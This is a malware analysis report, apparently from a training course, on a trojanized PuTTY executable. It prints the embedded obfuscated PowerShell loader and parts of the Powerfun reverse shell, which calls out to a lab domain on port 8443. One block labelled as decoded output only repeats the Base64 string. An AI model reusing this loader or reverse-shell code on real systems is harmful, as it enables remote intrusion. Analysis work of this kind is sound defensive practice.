Cosmodium CyberSecurity

Malware Analysis Report: **SillyPutty**

Analyzed by: COSMO


2023-05-05

Version 1.0

// Table of Contents:

// Executive Summary:

The *putty.exe* malware is a normal Putty application but has a malicious code embedded within it. The embedded code reaches out to a domain in an attempt to create a remote connection between the attacker and the target. The binary is designated to target the Windows Operating System. The sample is a part of TCM Academy's Practical Malware Analysis and Triage course. The sample has been seen in the real world with potential ties to North Korea, but nothing can be confirmed without further analysis.




60 security vendors and 2 sandboxes flagged this file as malicious

0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83
PuTTY
peexe runtime-modules detect-debug-environment long-sleeps direct-cpu-clock-access checks-user-input

1.47 MB
Size

2023-05-04 18:44:31 UTC
2 days ago

Fig 1: putty.exe VirusTotal results



25 security vendors and no sandboxes flagged this file as malicious

aa965166161fb23ea84d86e849dd56152bab8dc17cd30f6127a1a07acc4ec153
download.ps1
powershell

2.36 KB
Size

2023-05-06 21:58:49 UTC
a moment ago

Fig 2: powerfun.ps1 VirusTotal results

// Technical Summary:

The *putty.exe* trojan first came upon our radar after receiving a note from the Incident Response Team.

> Hello Analyst,
>
> The help desk has received a few calls from different IT admins regarding the attached program. They say that they've been using this program with no problems until recently. Now, it's crashing randomly and popping up blue windows when it's run. I don't like the sound of that. Do your thing!
>
> IR Team

We conducted static and dynamic analysis on the trojan. We found an embedded PowerShell script within the file. The PowerShell embed is a script created by Ben Turner & Dave Hardy called "Powerfun".

Powerfun is a tool that reaches out to a *bonus2.corporatebonusapplication.local* domain on port 8443 (utilizing SSL). Once a connection is established, Powerfun will serve as a reverse shell between the target and attacker computer.




Fig 3: Flowchart to showcase the malware's execution process

Tools Used:

- CyberChef
- Floss
- Inetsim
- NetCat
- PEStudio
- Sysinternals Suite
- VirusTotal
- Wireshark
- x64/x32dbg

// Malware Overview:

FILE	SHA256SUM
putty.exe	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83
powerfun.ps1	aa965166161fb23ea84d86e849dd56152bab8dc17cd30f6127a1a07acc4ec153

putty.exe:

File Name:	putty.exe	Category:	Trojan/RAT
Language:	N/A	Architecture:	32-Bit
SHA256:	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83		
File Path:	C:/Users/fvm/Desktop		
File Size:	1.5 MB		
Internet Connection:	REQUIRED		
Debugger Detection:	FALSE		
Virtual Machine Detection:	FALSE		
Description:			
A trojan containing the normal Putty executable with a malicious PowerShell payload embedded inside. The payload (called “Powerfun”) is used to create a reverse shell by connecting to a remote domain on port 8443.			
Notes:			

powerfun.ps1:

File Name:	powerfun.ps1	Category:	Reverse Shell
Language:	PowerShell	Architecture:	N/A
SHA256:	aa965166161fb23ea84d86e849dd56152bab8dc17cd30f6127a1a07acc4ec153		
File Path:	N/A		
File Size:		2.4 kB	
Internet Connection:		REQUIRED	
Debugger Detection:		FALSE	
Virtual Machine Detection:		FALSE	
Description:			
A PowerShell reverse shell written by Ben Turner & Dave Hardy. The PowerShell utilizes SSL to create a secure remote connection to a domain on port 8443.			
Notes:			
- When doing online research about this payload, I discovered the original repository containing the PowerShell payload [hxxps://github.com/davehardy20/PowerShell-Scripts/blob/master/Invoke-Powerfun.ps1] - The source code can be found in Appendix A			

// Basic Static Analysis: [BSA]


Strings:

Floss

When filtering through the output from the Floss program, I like to search for common malware strings like “cmd.exe”, “nim”, etc. When filtering for “powershell”, we found the following output.

```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object
System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB
991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQb
koOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kG
sLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhK
uvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3Xn
Kk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqh
x+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoo
hLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp
04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd
7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQ
pnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdc
ug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMf
rfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k
5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrc
y2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8h
OCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3
L9kF8i/mtl93dQkAAA=='))),[System.IO.Compression.CompressionMode]::Decompress))).Rea
dToEnd()))"
```

The output returned a PowerShell command that has a Base64 encoded and Gunzipped payload. Using CyberChef, we can decode the payload and get the following output:



```
H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRw
K1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQx
MScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCv
fgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJ
a5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgK
Mww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtr
m3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUX
ujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeW
G7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7
dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf
372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSX
TZQJhS6f5h6NtcjrygN8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA==
```


```
1288    1
```

```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
    [String]$Command,
    [String]$Sslcon,
    [String]$Download
    )
```

```
2421    76    3ms
```

Fig 4: CyberChef decoding PowerShell payload

Reading through the returned PowerShell output, we can see it is a *powerfun.ps1* script created by Ben Turner & Dave Hardy. The script acts as a reverse shell, establishing a connection to a *bonus2.corporatebonusapplication.local* domain on port 8443.




```
    if ($Command -eq "bind")
    {
        $listener = [System.Net.Sockets.TcpListener]8443
        $listener.start()
        $client = $listener.AcceptTcpClient()
    }
    if ($Command -eq "reverse")
    {
        $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
    }

    $stream = $client.GetStream()

    if ($Sslcon -eq "true")
    {
        $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as
```

```
2421    76    4ms
```

Fig 5: CyberChef reverse shell domain and port

The PowerShell script also utilizes SSL in its connection, so we will have to take note of that when hijacking the reverse shell.




```
        $error.clear()
        $sendback2 = $sendback2 + $x

        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
        $stream.Write($sendbyte,0,$sendbyte.Length)
        $stream.Flush()
    }
    $client.Close()
    $listener.Stop()
    }
}

powerfun -Command reverse -Sslcon true
```

Fig 6: CyberChef SSLcon

PE Studio Strings

We threw the trojan into PE Studio to see some of the basic string output. Nothing noteworthy




encoding (2)	size (bytes)	location	flag (165)	label (2263)	group (19)	technique (22)	value (41663)
ascii	10	0x000BE140	✗	import	windowing	-	GetCapture
ascii	16	0x000BE1B2	✗	import	windowing	-	GetDesktopWindow
ascii	19	0x000BE1FC	✗	import	windowing	Window Discovery	GetForegroundWindow
ascii	14	0x000BE266	✗	import	windowing	-	GetQueueStatus
ascii	13	0x000BE306	✗	import	windowing	Window Discovery	GetWindowText
ascii	19	0x000BE318	✗	import	windowing	Window Discovery	GetWindowTextLength
ascii	10	0x0011CD14	✗	import	windowing	-	GetCapture
ascii	16	0x0011CD86	✗	import	windowing	-	GetDesktopWindow
ascii	19	0x0011CDD0	✗	import	windowing	Window Discovery	GetForegroundWindow
ascii	14	0x0011CE3A	✗	import	windowing	-	GetQueueStatus
ascii	13	0x0011CEDA	✗	import	windowing	Window Discovery	GetWindowText
ascii	19	0x0011CEEC	✗	import	windowing	Window Discovery	GetWindowTextLength
ascii	17	0x000A6DAB	✗	-	windowing	-	MonitorFromWindow
ascii	16	0x000A754B	✗	-	windowing	-	MonitorFromPoint
ascii	15	0x000A7CAE	✗	-	windowing	-	MonitorFromRect
ascii	19	0x000A84AF	✗	-	windowing	-	EnumDisplayMonitors
ascii	14	0x000B0D57	✗	-	windowing	-	GetMonitorInfo
ascii	19	0x000BED14	✗	import	synchronization	-	GetOverlappedResult
ascii	19	0x0011D92E	✗	import	synchronization	-	GetOverlappedResult
ascii	26	0x000AA03A	✗	import	security	Access Token Manipul...	SetSecurityDescriptorOwner
ascii	24	0x000BE7E8	✗	import	security	-	AllocateAndInitializeSid
ascii	8	0x000BE80E	✗	import	security	-	EqualSid
ascii	12	0x000BE81A	✗	import	security	Access Token Manipul...	GetLengthSid
ascii	25	0x000BE8EE	✗	import	security	Access Token Manipul...	SetSecurityDescriptorDacl
ascii	26	0x000BE90A	✗	import	security	Access Token Manipul...	SetSecurityDescriptorOwner
ascii	24	0x0011D3F6	✗	import	security	-	AllocateAndInitializeSid
ascii	8	0x0011D41C	✗	import	security	-	EqualSid
ascii	12	0x0011D428	✗	import	security	Access Token Manipul...	GetLengthSid
ascii	25	0x0011D4FC	✗	import	security	Access Token Manipul...	SetSecurityDescriptorDacl
ascii	26	0x0011D518	✗	import	security	Access Token Manipul...	SetSecurityDescriptorOwner
ascii	21	0x000A6FF5	✗	-	security	Access Token Manipul...	DeleteSecurityContext
ascii	15	0x000AA554	✗	-	security	Access Token Manipul...	SetSecurityInfo
ascii	15	0x000AA564	✗	-	security	-	GetSecurityInfo
ascii	16	0x000AB25D	✗	-	security	Access Token Manipul...	OpenProcessToken
ascii	25	0x000B0CC5	✗	-	security	Access Token Manipul...	InitializeSecurityContext
ascii	22	0x000B0D03	✗	-	security	Access Token Manipul...	QueryContextAttributes
ascii	15	0x000B0D67	✗	-	security	Access Token Manipul...	SetEntriesInAcl
ascii	7	0x000BE804	✗	-	security	Access Token Manipul...	CopySid
ascii	7	0x0011D412	✗	-	security	Access Token Manipul...	CopySid
ascii	12	0x000BE868	✗	import	registry	Modify Registry	RegCreateKey
ascii	14	0x000BE878	✗	import	registry	Modify Registry	RegCreateKeyEx

Fig 7: PE Studio Strings


Import Address Table:

PE Studio

In PE Studio, we can view the Import Address Table to see potentially malicious imports the binary may be using. Note that many of these flags are false positives as these libraries are used by the actual *putty.exe* program.



imports (326)	flag (52)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (16)	type (1)	ordinal (0)	library (8)
GetCapture	x	0x00123B12	0x002F002E	295 (0x0127)	windowing	implicit	-	USER32.dll
GetDesktopWindow	x	0x00123B84	0x006C0065	325 (0x0145)	windowing	implicit	-	USER32.dll
GetForegroundWindow	x	0x00123BCE	0x002E002E	342 (0x0156)	windowing	implicit	-	USER32.dll
GetQueueStatus	x	0x00123C38	0x00740075	429 (0x01AD)	windowing	implicit	-	USER32.dll
GetWindowTextA	x	0x00123CD8	0x00730073	492 (0x01EC)	windowing	implicit	-	USER32.dll
GetWindowTextLengthA	x	0x00123CEA	0x00640068	493 (0x01ED)	windowing	implicit	-	USER32.dll
GetOverlappedResult	x	0x0012472C	0x002F002E	660 (0x0294)	synchronization	implicit	-	KERNEL32.dll
AllocateAndInitializeSid	x	0x001241F4	0x0073002F	32 (0x0020)	security	implicit	-	ADVAPI32.dll
CopySid	x	0x00124210	0x00680073	133 (0x0085)	security	implicit	-	ADVAPI32.dll
EqualSid	x	0x0012421A	0x00720061	282 (0x011A)	security	implicit	-	ADVAPI32.dll
GetLengthSid	x	0x00124226	0x00660063	331 (0x014B)	security	implicit	-	ADVAPI32.dll
SetSecurityDescriptorDacl	x	0x001242FA	0x0063002E	744 (0x02E8)	security	implicit	-	ADVAPI32.dll
SetSecurityDescriptorOwner	x	0x00124316	0x002E0000	746 (0x02EA)	security	implicit	-	ADVAPI32.dll
RegCreateKeyA	x	0x00124274	0x00690077	610 (0x0262)	registry	implicit	-	ADVAPI32.dll
RegCreateKeyExA	x	0x00124284	0x0064006E	611 (0x0263)	registry	implicit	-	ADVAPI32.dll
RegDeleteKeyA	x	0x00124296	0x0077006F	616 (0x0268)	registry	implicit	-	ADVAPI32.dll
RegDeleteValueA	x	0x001242A6	0x002F0073	626 (0x0272)	registry	implicit	-	ADVAPI32.dll
RegEnumKeyA	x	0x001242B8	0x00690077	632 (0x0278)	registry	implicit	-	ADVAPI32.dll
RegSetValueExA	x	0x001242E8	0x00650072	680 (0x02A8)	registry	implicit	-	ADVAPI32.dll
GetCurrentProcessId	x	0x001245D8	0x00610063	534 (0x0216)	reconnaissance	implicit	-	KERNEL32.dll
